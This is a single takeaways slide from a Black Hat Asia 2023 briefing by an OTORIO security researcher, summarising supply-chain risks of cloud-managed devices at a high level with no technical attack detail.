Black Hat Sound Bytes

Key Takeaways

- Cloud-managed devices - **huge** supply chain risk!
  - 3rd party in your network
  - 1 vendor compromise, thousands of victims
- You may be exposed even if you don’t think so
- Your device is as safe as its weakest service

black hat ASIA 2023

MAY 11-12

BRIEFINGS

STAY SAFE

OTORIO

Roni Gavrilov, Security Researcher (linkedin.com/in/roni-g)